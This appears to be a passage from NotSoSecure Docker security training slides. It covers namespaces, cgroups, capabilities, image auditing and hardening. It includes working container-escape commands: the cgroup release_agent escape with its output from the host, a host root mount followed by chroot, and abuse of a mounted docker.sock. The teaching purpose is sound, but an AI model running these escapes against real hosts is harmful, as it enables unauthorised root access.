lrwxrwxrwx 1 root root 0 Jul 16 11:47 mnt -> mnt:[4026532369]  
lrwxrwxrwx 1 root root 0 Jul 16 11:46 net -> net:[4026532375]  
lrwxrwxrwx 1 root root 0 Jul 16 11:47 pid -> pid:[4026532373]  
lrwxrwxrwx 1 root root 0 Jul 16 11:47 pid_for_children -> pid:[4026532373]  
lrwxrwxrwx 1 root root 0 Jul 16 11:47 time -> time:[4026531834]  
lrwxrwxrwx 1 root root 0 Jul 16 11:47 time_for_children -> time:[4026531834]  
lrwxrwxrwx 1 root root 0 Jul 16 11:47 user -> user:[4026531837]  
lrwxrwxrwx 1 root root 0 Jul 16 11:47 uts -> uts:[4026532370]
```

Docker Cgroups



- Cgroups can be applied to CPU, Memory and GPU available on the docker host.
- Limiting CPU resources used by the container as shown below

```
pentester@kali:~$ docker run -d --name='cpu-limit-high' --cpus='1' alpine dd if=/dev/zero of=/dev/null
e56868f00a4910eb39e9cfe52521f53422f4e4f11dfeec04859f26075c0b29f2
pentester@kali:~$ docker run -d --name='cpu-limit-low' --cpus='0.5' alpine dd if=/dev/zero of=/dev/null
59c1f6ef67ba5f5186780f539ea8bf3bab913b10e5e6b11e7ebc6a19c99ed4ee
pentester@kali:~$ pgrep -a dd
2 kthreadd
73 ipv6_addrconf
2796 dd if /dev/zero of /dev/null
2883 dd if /dev/zero of /dev/null
pentester@kali:~$ top -p 2796,2883
top - 11:48:08 up 21 min,  2 users,  load average: 0.38, 0.53, 0.45
Tasks:  2 total,   2 running,   0 sleeping,   0 stopped,   0 zombie
%Cpu(s):  1.3 us,   5.7 sy,   0.0 ni,  93.0 id,   0.0 wa,   0.0 hi,   0.0 si,   0.0 st
MiB Mem :   7959.0 total,   6579.4 free,    603.3 used,    776.2 buff/cache
MiB Swap:   2046.0 total,   2046.0 free,     0.0 used.   7127.5 avail Mem
```


PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
2796	root	20	0	1588	4	0	R	73.0	0.0	0:27.38	dd
2883	root	20	0	1588	4	0	R	19.3	0.0	0:10.22	dd

Creating containers with limited CPU resources

Comparing CPU utilization of the containers

Chroot Jailing

- Using this concept docker containers can run process from the fake root directory present inside the docker container rather than referencing to the actual root directory of the docker host.



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Capabilities




- Traditionally UNIX only offered privileged (effective uid=0) and unprivileged processes
- Since Linux Kernel 2.2 (released 1999), privileges were divided into capabilities:
 - **CAP_CHOWN**: Allow change in ownership for file
 - **CAP_DAC_OVERRIDE**: Allow overriding file rwx permission check
 - **CAP_NET_RAW**: Allow using RAW and Packet sockets
 - **CAP_SYS_CHROOT**: Allow switching chroot directory
 - **CAP_AUDIT_WRITE**: Allow writing to Kernel Audit logs
 - And many more: <https://man7.org/linux/man-pages/man7/capabilities.7.html>
- To run a Docker container with all privileges, use `--privileged` flag

Capabilities

```
pentester@kali:~$ docker run -it ubuntu:16.04 capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
  secure-noroot: no (unlocked)
  secure-no-suid-fixup: no (unlocked)
  secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
pentester@kali:~$ docker run -it --privileged ubuntu:16.04 capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_leas,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_leas,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37
Securebits: 00/0x0/1'b0
  secure-noroot: no (unlocked)
  secure-no-suid-fixup: no (unlocked)
  secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
pentester@kali:~$ |
```

Docker Layered File System

- Docker supports multiple storage drivers but most modern linux kernels support Overlay2 file system
- A new container adds a new & thin writable layer on top of the underlying stack of layers present in the docker image
- Docker images are immutable, and the changes made to the writable layer are ephemeral



Introduction to Dockerfiles



- Docker Images are built using a configuration file called “Dockerfile”

```
# syntax=docker/dockerfile:1
FROM ubuntu:18.04
COPY . /app
RUN make /app
CMD python /app/app.py
```

- Each statement becomes a layer for docker images
 - **FROM:** Source image to build on top of
 - **COPY:** Copy files from the host into a container image
 - **ADD:** Like COPY but can also fetch URLs and extract archives
 - **RUN:** Execute command (e.g. `apt install`)
 - **ENV:** Environment variables
 - **EXPOSE:** Open a network port(s) on the Docker host
 - **ENTRYPOINT:** Command which will always run first when started
 - **CMD:** Default command to run if no custom command specified at startup

Auditing Docker Images

To identify various Layers of the Image

```
docker history <docker_image>
```

To obtain more detailed information about the image

```
docker inspect <docker_image>
```

```
$docker history victimcloud/baseimage:v1
```

IMAGE	CREATED	CREATED BY	SIZE
ENT			
b53bf4daa3c1	2 hours ago	/bin/sh -c #(nop) ENTRYPOINT ["/docker-entr...	0B
fa9c93409364	2 hours ago	/bin/sh -c #(nop) COPY file:13221e8b390ac4d1...	289B
3588e107a913	2 hours ago	/bin/sh -c apk --update add bash;	3.58MB
a187dde48cd2	4 months ago	/bin/sh -c #(nop) CMD ["/bin/sh"]	0B
<missing>	4 months ago	/bin/sh -c #(nop) ADD file:0c4555f363c2672e3...	5.6MB

```
$
```

Auditing Docker objects and integrity checks



- Take and compare an image checksum with known public checksum

```
docker images --digests ubuntu
```

- Inspecting Docker volumes

```
docker volume inspect <volume-name>
```

- The **dive** tool could also be used for exploring layers of docker image

- Inspecting docker networks

```
docker network inspect <network-name>
```

- Checking the integrity of a container with respect to image used

```
docker diff <container name>
```

Auditing Docker runtime

- Querying basic information about the Docker daemon
`docker system info`
- Checking Docker daemon startup options
`cat /lib/systemd/system/docker.service`
- Checking whether a Docker socket is running in any container
`docker inspect <container-id> | grep -i '/var/run/'`
- Get a list of available images from a given repository
`curl http://<registry-host>:5000/v2/_catalog`
- List tags available of specific Docker image
`curl -s http://<registry-host>:5000/v2/devcode/tags/list | jq .`



Common best practices violations

- Using untrusted base image for containers
 - Docker Hub is just like GitHub - anyone can publish anything!
- Storing secrets in Dockerfile
- Mounting sensitive host directories into containers
- Using the “latest” tag to routinely build images
- Running processes as root inside a container
- HEALTHCHECK instruction not added in Dockerfile



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Automated Container Image Auditing: Dockle



- Detects misconfigurations and vulnerabilities in container image
- Provides recommendations to build container image as per the best practices
- Audits Container image against CIS Benchmarks
- Simple to use and supports CI/CD pipeline integrations



<https://t.me/learningnets>

Reference: <https://github.com/goodwithtech/dockle>

Manual Auditing: Dive

- Dive is a Text User Interface (TUI) application
- Dive allows you to inspect various layers of a Docker/OCI images
 - Handy to identify incremental changes
- Easy to use interface
- Can not extract content at this point



Reference:
<https://github.com/wagoodman/dive>

Dive in Action

<u>Key</u>	<u>Action</u>
Tab	Switch Panel
CTRL+U	Hide un-modified files
Space	Toggle entries
CTRL+C	Quit

1/1 + [] Tilix: Default

1: Terminal ▾

[Layers] —

Cmp	Image ID	Size	Command	Permission	UID:GID	Size	Filetree
	sha256:cd7100a72410606589	4.1 MB	FROM sha256:cd7100a72410606589	drwx-----	0:0	6.2 kB	root
	sha256:f03b1ccbacace8c82e	2.1 kB	#(nop) ADD file:63d4894bd0857354b	drwxr-xr-x	0:0	6.2 kB	example
	sha256:d2a26525cdac6c4358	0 B	mkdir /root/example	-rw-r--r--	0:0	2.1 kB	somefile1.txt
	sha256:9f50561518484bb62a	2.1 kB	cp /somefile.txt /root/example/so	-rw-r--r--	0:0	2.1 kB	somefile2.txt
	sha256:edf209d09263ab03c7	2.1 kB	cp /somefile.txt /root/example/so	-rw-r--r--	0:0	2.1 kB	somefile3.txt
	sha256:bb70c7aab83602e8a6	2.1 kB	cp /somefile.txt /root/example/so	-rw-rw-r--	0:0	2.1 kB	somefile.txt
	sha256:b0a712d3d00bc83c48	2.1 kB	mv /root/example/somefile3.txt /r				
	sha256:05e8660b8f90e77b93	0 B	rm -rf /root/example/				

[Image & Layer Details] —

Layer Command
/bin/sh -c cp /somefile.txt /root/example/somefile3.txt

Image efficiency score: 99 %
Potential wasted space: 6.2 kB

Count	Total Space	Path
2	4.2 kB	/root/example
2	2.1 kB	/root/example/somefile3.txt

^C Quit ^Space Switch view ^/ Filter files Space Collapse dir ^A Added files ^R Removed files ^M Modified files ^U Unmodified fi

Manual Auditing: Extracting Files from Image



Docker Images can be saved in a more readable format using

```
docker save <Image_reference> -o <name>.tar
```

Once image is converted to tar, uncompress it

```
tar -xvf <name>.tar
```

The un-compressed folder contains following imp files

1. A folder per layer identified by layer id
 - a) `layer.tar`: tar file with content for that layer
 - b) `json`: information about specific layer
2. `<sha1>.json`: full docker image information
3. `manifest.json`: layer listing



Exercise

Container 2

- victim.cloud have been experimenting with Docker and Docker Hub:

<https://hub.docker.com/r/victimcloud/baseimage>

- Identify if there is any misconfigurations in the Image(s) using Dockle
- Use Dive to pinpoint any sensitive files
- Manually extract the files
- Verify the level of access you have gained

Docker: from attacker's perspective



- Bash / Python / Perl isn't usually available
- Containers are disposable, no persistence is guaranteed
- Containers can many different (or none!) resources shared
- Container crash will lead to a new container spawning anywhere
- Docker Internal Network (172.17.0.0/16)
 - <https://docs.docker.com/engine/userguide/networking/>
- Pivoting through Docker: <https://youtu.be/V42OQd7p-7Y>

Major security threats

- Best practices violations
 - Hardcoded secrets
 - Running processes as root within containers
- Vulnerable Docker host
 - Kernel is shared, can be attacked from containers
 - Known vulnerabilities in supporting tools (e.g. runc CVE-2019-5736)
- Resource abuse
 - No limits mean that containers can hog all available resources (DoS)
- Vulnerable libraries/software in container images



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Docker: Running Container Process as Root



- root in container *is similar to* root on base box
 - If the file system is shared, you may have a direct path to get root
- `docker run -itv /:/host alpine /bin/sh`
 - `-i`: interactive
 - `-t`: allocate a pseudo TTY
 - `-v`: bind mount a directory from host to container
- Inside the container you can access files in `/host` or use `chroot`
 - `chroot /host /bin/bash`
 - Get a shell on the host OS filesystem

Running privileged container



```
vagrant@ubuntu1804:~$ sudo docker exec -it a0cbc016f4cc bash
root@a0cbc016f4cc:/# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   0.0  0.0   2512   532 ?        Ss   23:04   0:00 sleep 99d
root       292   0.1  0.1   4112  3464 pts/0    Ss   23:08   0:00 bash
root       299   0.0  0.1   5900  2956 pts/0    R+   23:09   0:00 ps aux
root@a0cbc016f4cc:/# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_
bind_service,cap_net_raw,cap_sys_chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_n
et_bind_service,cap_net_raw,cap_sys_chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=
Guessed mode: UNCERTAIN (0)
root@a0cbc016f4cc:/#
root@a0cbc016f4cc:/#
root@a0cbc016f4cc:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
root@a0cbc016f4cc:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@a0cbc016f4cc:/# host_path=`sed -n 's/.*\perdir=([^\,]*).*/\1/p' /etc/mtab`
root@a0cbc016f4cc:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@a0cbc016f4cc:/# echo '#!/bin/sh' > /cmd
root@a0cbc016f4cc:/# echo "ps aux > $host_path/output" >> /cmd
root@a0cbc016f4cc:/# chmod a+x /cmd
root@a0cbc016f4cc:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@a0cbc016f4cc:/#
root@a0cbc016f4cc:/# cat /cmd
#!/bin/sh
ps aux > /var/lib/docker/overlay2/c373a375fc7ef9157de82d541ff69ee663ea130bb4359229394ecc62fc3bcf2a/diff/output
root@a0cbc016f4cc:/# head /output
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   0.1  0.4   77720   8888 ?        Ss   22:49   0:02 /sbin/init
root         2   0.0  0.0         0         0 ?        S   22:49   0:00 [kthreadd]
root         4   0.0  0.0         0         0 ?        I<   22:49   0:00 [kworker/0:0H]
root         5   0.0  0.0         0         0 ?        I   22:49   0:00 [kworker/u4:0]
```

PIDs accessible to docker container

List of capabilities supported by this container

Container running with cap_sys_admin capability

Command to escape docker container restrictions

Command executed on the docker host

Output of the command executed on the docker host

NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Docker: Exposing Docker Socket/TCP



- Docker socket facilitates access to the Docker daemon
 - Keys to the kingdom, security is paramount
- Docker socket is exposed as a socket file or a TCP Socket
 - Docker can listen on port 2375 (noauth) 2376 (TLS)
<https://docs.docker.com/engine/reference/commandline/dockerd/#examples>
- Might be used to achieve “Docker in Docker”
 - Have Docker containers manage other Docker containers
 - Achieved by relaxing security constraints of the Docker socket
 - Docker and sockets: <https://www.youtube.com/watch?v=6q7TBbUylbw>

Passing docker.sock into a Docker container



```
vagrant@ubuntu1804:~$ sudo docker exec -it 00277ba4581c bash
bash-4.4$ id
uid=1000 gid=999(ping)
bash-4.4$ ps aux
PID   USER     TIME   COMMAND
  1  1000      0:00   sleep 99d
  8  1000      0:00   bash
 16  1000      0:00   ps aux
bash-4.4$ capsh --print
Current: =
Bounding set =
Ambient set =
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
secure-no-ambient-raise: no (unlocked)
uid=1000(???)
gid=999(ping)
groups=
bash-4.4$ ls -ln /var/run/docker.sock
srw-rw----  1 0          999          0 Jun 16 22:52 /var/run/docker.sock
bash-4.4$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
00277ba4581c       quay.io/maulilion/dind:master  "sleep 99d"        36 seconds ago     Up 35 seconds
nifty_archimedes
```

Container running with limited user

Container running with limited capabilities

docker.sock mounted in the container

docker cli/ct available in the container

Docker host's filesystem mounted in the new container

```
bash-4.4$ docker run -it -v /:/host/ ubuntu bash
root@4a4bfe583656:/# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.2  0.1   4112  3452 pts/0    Ss   00:27   0:00 bash
root         8  0.0  0.1   5900  2992 pts/0    R+   00:27   0:00 ps aux
root@4a4bfe583656:/# chroot /host/ bash
root@4a4bfe583656:/# ps aux | more
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4  77720  8888 ?        Ss   Jun16   0:03 /sbin/init
root         2  0.0  0.0      0     0 ?        S    Jun16   0:00 [kthreadd]
root         4  0.0  0.0      0     0 ?        I<   Jun16   0:00 [kworker/0:0H]
root         6  0.0  0.0      0     0 ?        I<   Jun16   0:00 [mm_percpu_wq]
```

PIDs accessible to the new container

Using chroot to change container filesystem to docker host's filesystem

PIDs of the docker host now accessible to the new container

Docker: Unpatched Host



- Docker containers share the kernel with the host
 - Kernel exploit affect the host just as well as the container
- Some popular kernel exploits released:
 - Dirty Pipe (CVE-2022-0847)
 - Netfilter heap overflow (CVE-2021-22555)
 - Dirty COW (CVE-2016-5195)
- Supporting tools are not bug-free either
 - Runc (CVE-2019-5736)
 - containerd escape (CVE-2020-15257)
 - 'cp' container escape (CVE-2019-14271)

Docker: runc



- Runc is a low-level component used for spawning and running containers as per the OCI specification. Used as default runtime for containers with Docker, containerd, Podman, etc.
- CVE-2019-5736 - allows an attacker-controlled container to overwrite the host runc binary and further gain root-level code execution on the host
 - An attacker can trick runc into executing itself by asking it to run `/proc/self/exe`, which is a symbolic link to the runc binary on the host
 - An attacker with root access in the container can then use `/proc/[runc-pid]/exe` as a reference to the runc binary on the host and overwrite it. Root access in the container is required to perform this attack as the runc binary is owned by root.

Docker: Exploits



Case Study 1:

TLDR: exploiting host from docker via kernel module

- As kernel is shared between docker and host, kernel module attacks host
- Reverse shell obtained by loading a custom kernel modules
- Need root access on the docker container

Reference:

<https://www.cyberark.com/threat-research-blog/how-i-hacked-play-with-docker-and-remotely-ran-code-on-the-host/>

- **Case Study 2:**

- CVE-2018-15514: .net Deserialization bug in docker for Windows

Reference:

<https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html>



Case Study

NewsBlur DB Hack

Suffered a data breach during its migration to Docker

- During an infrastructure upgrade process, containers hosting MongoDB would expose MongoDB-related ports
- Firewall config tools such as ufw work with the “filter” iptables table
- Due to the way Docker traffic is handled, the “filter” table is ignored
- Container-exposed ports would therefore be unrestricted
- This was known issue with Docker containers and iptables
 - <https://github.com/moby/moby/issues/4737>

Reference:

<https://blog.newsblur.com/2021/06/28/story-of-a-hacking/>

Securing Containers



NotSoSecure part of

claranet cyber security

<https://t.me/learningnets>

Agenda

- Securing the host
- Securing Docker daemon
- Container security
- Identifying misconfigurations in container images
- Building secure container images



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Securing a container host

- Host on single-purpose servers
 - Best to dedicate a machine to only hosting/running containers, rather than having it multitask
- Harden Host OS
 - Benchmarks to follow, hardening is easier if the machine is single-purpose
- Establish and maintain an update policy
 - Ensure your container runtime (Docker, Podman, ...) is updated
- Keep on top of Linux Kernel releases
- Follow the “Least privilege” principle
 - Rootless Docker



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Securing Docker Daemon

- Implementing TLS encryption between Docker Client and Daemon
- Run Docker daemon in User namespace
 - Rootless Docker



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Best Practices for Building Container Images



- Use minimal base images
- Use an exact tag for the base images
- Remove unused or unwanted packages from the image
- Avoid storing credentials in container image
- Ensure to sign and verify container images
- Add unprivileged user to execute program

Container Security



- Run containerized services via a low privileged user

- Adding user in Dockerfile

```
RUN groupadd -r <user> && useradd -r -g <group> <user>
```

- Creating container with added user

```
docker run -u <user> <IMAGE-ID>
```

- Restrict privilege escalations in containers

```
docker run --security-opt=no-new-privileges <IMAGE-ID>
```

- Limit containers capabilities

```
docker run --cap-drop all --cap-add <CAPABILITY> <IMAGE-ID>
```

Container Security



- Restrict modifications in container filesystem

```
docker run --read-only <image name>
```

- Implement restrictions on resource utilization

```
docker run -it --rm --cpuset-cpus=0,1 <image name> /bin/bash
```


```
docker run -it --rm -m 128m <image name> /bin/bash
```

Digital signatures 101

